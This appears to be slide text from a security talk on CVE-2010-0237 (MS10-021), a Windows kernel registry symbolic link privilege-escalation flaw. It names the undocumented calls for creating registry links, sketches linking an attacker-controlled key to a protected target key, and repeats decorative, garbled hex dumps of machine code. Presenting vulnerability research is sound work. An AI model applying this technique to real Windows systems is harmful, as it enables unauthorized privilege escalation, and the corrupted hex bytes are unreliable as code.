


SECURITY SPECIALISTS::REST/SECURED

[illegible]

59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
27 44 2 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF 54 E8 33 01 00 00 8B 55 01 8B 4 09 83 84 24 C4 09 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
02 0 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 16 00 C4 8C 22 D0 02 01 01 8B 4B 00 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 P F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S




Entomology

- : From the Greek Entomos - “that which is cut in pieces or engraved/segmented” hence “Insect”
- : Logia – “Suffix denoting the study of something, or the branch of knowledge of a discipline.”
- Wikipedia



FE 59 6A 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 24 00 02 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 6D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



The Study of Insects

INSOMNIA





: CVE-2010-0237

: MS10-021




Windows Kernel Symbolic Link Creation Vulnerability

“An elevation of privilege vulnerability exists when the Windows kernel does not properly restrict symbolic link creation between untrusted and trusted registry hives. An attacker who successfully exploited this vulnerability could run arbitrary code in kernel mode. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.”

- MS10-021




FE 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF 89 54 8B 53 00 00 8F 15 04 8B 45 03 33 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 8E 15 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 35 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5



Registry

- : Microsoft Windows Operating Systems
- : Hierarchical Database
- : Stores configuration settings and options
- : Hives = logical sections
- : Keys = store subkeys or values
- : Values = name/data pair





: Undocumented

- : NtCreateKey with REG_OPTION_CREATE_LINK
- : NtSetValueKey with REG_LINK

: NTInternals - REGLN

: <http://www.ntinternals.net/regIn>



Windows Kernel Symbolic Link Creation Vulnerability

“An elevation of privilege vulnerability exists when the Windows kernel does not properly restrict symbolic link creation between untrusted and trusted registry hives. An attacker who successfully exploited this vulnerability could run arbitrary code in kernel mode. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.”

- MS10-021





Windows Kernel Symbolic Link Creation Vulnerability

“An elevation of privilege vulnerability exists when the Windows kernel does not properly restrict symbolic link creation between untrusted and trusted registry hives. An attacker who successfully exploited this vulnerability could run arbitrary code in kernel mode. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.”

- MS10-021





Windows Kernel Symbolic Link Creation Vulnerability

“An elevation of privilege vulnerability exists when the Windows kernel does not properly restrict symbolic link creation between untrusted and trusted registry hives. An attacker who successfully exploited this vulnerability could run arbitrary code in kernel mode. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.”

- MS10-021






Windows Kernel Symbolic Link Creation Vulnerability

“An elevation of privilege vulnerability exists when the Windows kernel does not properly restrict symbolic link creation between untrusted and trusted registry hives. An attacker who successfully exploited this vulnerability could run arbitrary code in kernel mode. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.”

- MS10-021







Windows Kernel Symbolic Link Creation Vulnerability

“An elevation of privilege vulnerability exists when the Windows kernel does not properly restrict symbolic link creation between **untrusted and trusted** registry hives. An attacker who successfully exploited this vulnerability could run arbitrary code in kernel mode. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.”

- MS10-021




59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
27 44 00 04 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FF FF FF 14 E7 53 01 00 00 8B 55 74 8B 45 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
02 00 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 01 8D 8C 24 02 00 10 55 45 74 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 00 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DE 33 26 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



INSOMNIA






Registry Hives	Supporting Files
HKEY_LOCAL_MACHINE\SAM	Sam, Sam.log, Sam.sav
HKEY_LOCAL_MACHINE\Security	Security, Security.log, Security.sav
HKEY_LOCAL_MACHINE\Software	Software, Software.log, Software.sav
HKEY_LOCAL_MACHINE\System	System, System.alt, System.log, System.sav
HKEY_CURRENT_CONFIG	System, System.alt, System.log, System.sav
HKEY_CURRENT_USER	Ntuser.dat, Ntuser.dat.log
HKEY_USERS\DEFAULT	Default, Default.log, Default.sav

**Actually made of
multiple different files**





Attacker Create Link Same Hive

Controlled Key




Target Key



Attacker does not have permissions to access









Attacker Create Link Same Hive




Attacker Create Link Different Hive











FF 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E8 53 01 00 00 8B 55 04 8B 45 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 24 00 02 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



Winlogon.exe

- : System Process
- : Handles User login
- : Sets user path to Shell Folders in Registry






HKU\[User SID]\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\

 (Default)	REG_SZ	(value not set)
 AppData	REG_SZ	C:\Documents and Settings\joehaxor\Application Data
 Cache	REG_SZ	C:\Documents and Settings\joehaxor\Local Settings\Temporary Inte
 CD Burning	REG_SZ	C:\Documents and Settings\joehaxor\Local Settings\Application Dat
